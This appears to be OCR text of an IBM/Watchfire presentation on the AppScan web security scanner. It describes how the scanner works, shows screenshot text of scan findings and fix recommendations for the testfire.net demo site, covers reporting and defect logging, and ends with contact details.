  - Scans web applications, finds security issues and reports on them in an actionable fashion
- Who uses it?
  - Security Auditors – main users today
  - QA engineers – when the auditors become the bottle neck
  - Developers – to find issues as early as possible (most efficient)

What does AppScan test for?




How does AppScan work?


- Approaches an application as a black-box
- Traverses a web application and builds the site model
- Determines the attack vectors based on the selected Test policy
- Tests by sending modified HTTP requests to the application and examining the HTTP response according to validate rules




Building Security & Compliance



Watchfire Application Security Testing Products



AppScan Goes Beyond Pointing out Problems



Actionable Fix Recommendations

AppScan 7.5 Demo Scan 1.scan - Watchfire AppScan

File Edit View Scan Tools Help

Scan Stop Manual Explore Scan Configuration Scan Log Report Update

View

Security Issues

Remediation Tasks

Application Data

My Application (53)
- http://demo.testfire.net/ (53)
  - / (3)
  - cgi.exe (1)
  - comment.aspx (2)
  - default.aspx
  - disclaimer.htm
  - feedback.aspx (1)
  - search.aspx (1)
  - servererror.aspx
  - subscribe.aspx (3)
  - subscribe.swf
  - survey_questions.aspx
  - admin (1)
  - bank (40)
  - images (1)

Scan is Incomplete More Information

Arranged By: Severity Highest on top

53 Security Issues (368 variants) for 'My Application'

- Blind SQL Injection (4)
  - http://demo.testfire.net/bank/account.aspx (1)
  - http://demo.testfire.net/bank/login.aspx (2)
  - http://demo.testfire.net/bank/transaction.aspx (1)
- Cross-Site Scripting (5)
- Format String Remote Command Execution (1)
- HTTP Response Splitting (1)
- SQL Injection (6)
- XPath Injection (1)
- Cookie Poisoning SQL Injection (1)

Advisory | Fix Recommendation | Request/Response

Blind SQL Injection

Fix Recommendation

General

There are several issues whose remediation lies in sanitizing user input.
By verifying that user input does not contain hazardous characters, it is possible to prevent malicious users from causing your application to execute unintended operations, such as launch arbitrary SQL queries, embed Javascript code to be executed on the client side, run various operating system commands etc.

It is advised to filter out all the following characters:
[1] | (pipe sign)
[2] & (ampersand sign)
[3] ; (semicolon sign)


Visited URLs 108/108 | Completed Tests 14194/14194 | 53 Security Issues | 18 | 4 | 22 | 9

Multiple Reports Levels

- Dashboards
- Report Pack Summaries
- Detailed Reports
- About this… Reports

Multiple Report Types and Levels

- Security Reports
  - Executive
  - Developer…
- Industry Standard
  - PCI
  - OWASP
- Regulatory Compliance
  - Sarbanes-Oxley
  - Visa
  - Mastercard



AppScan with QA Defect Logger for ClearQuest

AS7.5 Demo Scan 1.scan - Watchfire AppScan

File Edit View Scan Tools Help

Scan Stop Manual Explore Scan Configuration Scan Log Report Update

View

Security Issues

Remediation Tasks

Application Data

My Application (54)

http://demo.testfire.net/ (54)

/ (3)

cgi.exe (1)

comment.aspx (2)

default.aspx

disclaimer.htm

feedback.aspx (1)

search.aspx (1)

servererror.aspx

subscribe.aspx (3)

subscribe.swf

survey_questions.aspx

admin (1)

bank (41)

images (1)

Scan is Incomplete More Information

Arranged By: Severity Highest on top

54 Security Issues (370 variants) for 'My Application'

Blind SQL Injection (4)

Cross-Site Scripting

Format String R

HTTP Respons

Session Not Inv

SQL Injection

XPath Injection

Cookie Poisonin

Directory Listing

Predictable Log

Unencrypted Lo

Application Erro

Severity

Re-test

Manual Test

Delete

Set as Non-vulnerable

Report False Positive

Log Defect to ClearQuest

Advisory Fix Recommendation Response

Cross-Site Scripting

Severity: High

Type: Application-level test

WASC Threat Classification: Client-side Attacks: Cross-site Scripting

CVE Reference(s): N/A

Security Risk: It is possible to steal or manipulat customer session and cookies, which may be used to impersonat a legitimate user, allowing the hacker to view or alter user recor and to perform transactions as th user

Visited URLs 112/112 Completed Tests 14255/14255 54 Security Issues 19 4 22

Defect Details

Credentials

Username: admin

Password:

Defect Details

Summary: SQL Injection in http://revelation/acmehackme/bank/login.aspx (Parameter passw)

id: State:

Project: Keywords:

Severity: 1-Critical Symptoms:

Priority: solve Immediately Owner: engineer

1-Resolve Immediately
2-Give High Attention
3-Normal Queue
4-Low Priority

Description

SQL Injection

Application-level test

WASC Threat Classification: Command Execution: SQL Injection

Security Risk: It is possible to view, modify or delete database entries and tables


Attachments

Open Edit Remove Add Attachment...

Advisory.html FixRec.html Variant1-Ori... Variant1-Tes... Variant2-Ori... Variant2-Tes... Variant3-Ori...

Cancel Log Defect

Solving The Problem Requires a Strategic Approach



Q & A

Questions?

Contact Information

Rational IT Specialist
Miguel Angel Dzay Lemus
mdzay@mx1.ibm.com

Resources

- Download AppScan 7.7 - http://www.watchfire.com
- Latest whitepapers visit: http://www.watchfire.com/news/whitepapers.aspx
- Register for upcoming web seminars visit http://www.watchfire.com/news/seminars.aspx

Thank-you
Gracias